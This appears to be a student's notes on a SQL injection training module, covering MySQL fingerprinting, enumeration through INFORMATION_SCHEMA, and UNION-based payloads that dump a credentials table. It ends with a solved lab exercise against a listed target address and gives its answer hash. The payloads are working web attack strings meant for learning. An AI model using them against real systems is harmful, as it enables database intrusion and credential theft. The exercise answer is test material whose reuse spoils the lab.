Database Enumeration
MySQL Fingerprinting
Before enumerating the database, we usually need to identify the type of DBMS we are dealing with. This is because each DBMS has different queries, and knowing what it is will help us know what queries to use.
As an initial guess, if the webserver we see in HTTP responses is Apache or Nginx, it is a good guess that the webserver is running on Linux, so the DBMS is likely MySQL. The same also applies to Microsoft DBMS if the webserver is IIS, so it is likely to be MSSQL. However, this is a far-fetched guess, as many other databases can be used on either operating system or web server. So, there are different queries we can test to fingerprint the type of database we are dealing with.
As we cover MySQL in this module, let us fingerprint MySQL databases. The following queries and their output will tell us that we are dealing with MySQL:
| Payload | When to Use | Expected Output | Wrong Output |
|---|---|---|---|
SELECT @@version |
When we have full query output | MySQL Version 'i.e. 10.3.22-MariaDB-1ubuntu1' |
In MSSQL it returns MSSQL version. Error with other DBMS. |
SELECT POW(1,1) |
When we only have numeric output | 1 |
Error with other DBMS |
SELECT SLEEP(5) |
Blind/No Output | Delays page response for 5 seconds and returns 0. |
Will not delay response with other DBMS |
As we saw in the example from the previous section, when we tried @@version, it gave us:

The output 10.3.22-MariaDB-1ubuntu1 means that we are dealing with a MariaDB DBMS similar to MySQL. Since we have direct query output, we will not have to test the other payloads. Instead, we can test them and see what we get.
INFORMATION_SCHEMA Database
To pull data from tables using UNION SELECT, we need to properly form our SELECT queries. To do so, we need the following information:
- List of databases
- List of tables within each database
- List of columns within each table
With the above information, we can form our SELECT statement to dump data from any column in any table within any database inside the DBMS. This is where we can utilize the INFORMATION_SCHEMA Database.
The INFORMATION_SCHEMA database contains metadata about the databases and tables present on the server. This database plays a crucial role while exploiting SQL injection vulnerabilities. As this is a different database, we cannot call its tables directly with a SELECT statement. If we only specify a table's name for a SELECT statement, it will look for tables within the same database.
So, to reference a table present in another DB, we can use the dot ‘.’ operator. For example, to SELECT a table users present in a database named my_database, we can use:
SELECT * FROM my_database.users;
Similarly, we can look at tables present in the INFORMATION_SCHEMA Database.
SCHEMATA
To start our enumeration, we should find what databases are available on the DBMS. The table SCHEMATA in the INFORMATION_SCHEMA database contains information about all databases on the server. It is used to obtain database names so we can then query them. The SCHEMA_NAME column contains all the database names currently present.
Let us first test this on a local database to see how the query is used:
mysql> SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;

+--------------------+
| SCHEMA_NAME        |
+--------------------+
| mysql              |
| information_schema |
| performance_schema |
| ilfreight          |
| dev                |
+--------------------+
6 rows in set (0.01 sec)
We see the ilfreight and dev databases.
Note: The first three databases are default MySQL databases and are present on any server, so we usually ignore them during DB enumeration. Sometimes there's a fourth 'sys' DB as well.
Now, let's do the same using a UNION SQL injection, with the following payload:
cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -

Once again, we see two databases, ilfreight and dev, apart from the default ones. Let us find out which database the web application is running to retrieve ports data from. We can find the current database with the SELECT database() query. We can do this similarly to how we found the DBMS version in the previous section:
cn' UNION select 1,database(),2,3-- -

We see that the database name is ilfreight. However, the other database (dev) looks interesting. So, let us try to retrieve the tables from it.
TABLES
Before we dump data from the dev database, we need to get a list of the tables to query them with a SELECT statement. To find all tables within a database, we can use the TABLES table in the INFORMATION_SCHEMA Database.
The TABLES table contains information about all tables throughout the database. This table contains multiple columns, but we are interested in the TABLE_SCHEMA and TABLE_NAME columns. The TABLE_NAME column stores table names, while the TABLE_SCHEMA column points to the database each table belongs to. This can be done similarly to how we found the database names. For example, we can use the following payload to find the tables within the dev database:
cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema='dev'-- -
Note how we replaced the numbers '2' and '3' with 'TABLE_NAME' and 'TABLE_SCHEMA', to get the output of both columns in the same query.

Note: we added a (where table_schema='dev') condition to only return tables from the 'dev' database, otherwise we would get all tables in all databases, which can be many.
We see four tables in the dev database, namely credentials, framework, pages, and posts. For example, the credentials table could contain sensitive information to look into it.
COLUMNS
To dump the data of the credentials table, we first need to find the column names in the table, which can be found in the COLUMNS table in the INFORMATION_SCHEMA database. The COLUMNS table contains information about all columns present in all the databases. This helps us find the column names to query a table for. The COLUMN_NAME, TABLE_NAME, and TABLE_SCHEMA columns can be used to achieve this. As we did before, let us try this payload to find the column names in the credentials table:
cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name='credentials'-- -

The table has two columns named username and password. We can use this information and dump data from the table.
Data
Now that we have all the information, we can form our UNION query to dump data of the username and password columns from the credentials table in the dev database. We can place username and password in place of columns 2 and 3:
cn' UNION select 1, username, password, 4 from dev.credentials-- -
- Remember: don't forget to use the dot operator to refer to the 'credentials' in the 'dev' database, as we are running in the 'ilfreight' database, as previously discussed.

We were able to get all the entries in the credentials table, which contains sensitive information such as password hashes and an API key.
Exercise
TARGET: 83.136.248.107:58407
Challenge 1
What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?
SInce we are already given the table and the schema (database), lets look at the columns of the users table:
cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name='users'-- -

- From this output we can know that there are 3 columns on the
userstable:id,username, andpassword
Lets construct a query that shows us the password column (column 3) for the newuser user
cn' UNION select 1, id, username, password FROM users WHERE username='newuser'-- -

- That is the hash we were looking for!
flag: 9da2c9bcdf39d8610954e0e11ea8f45f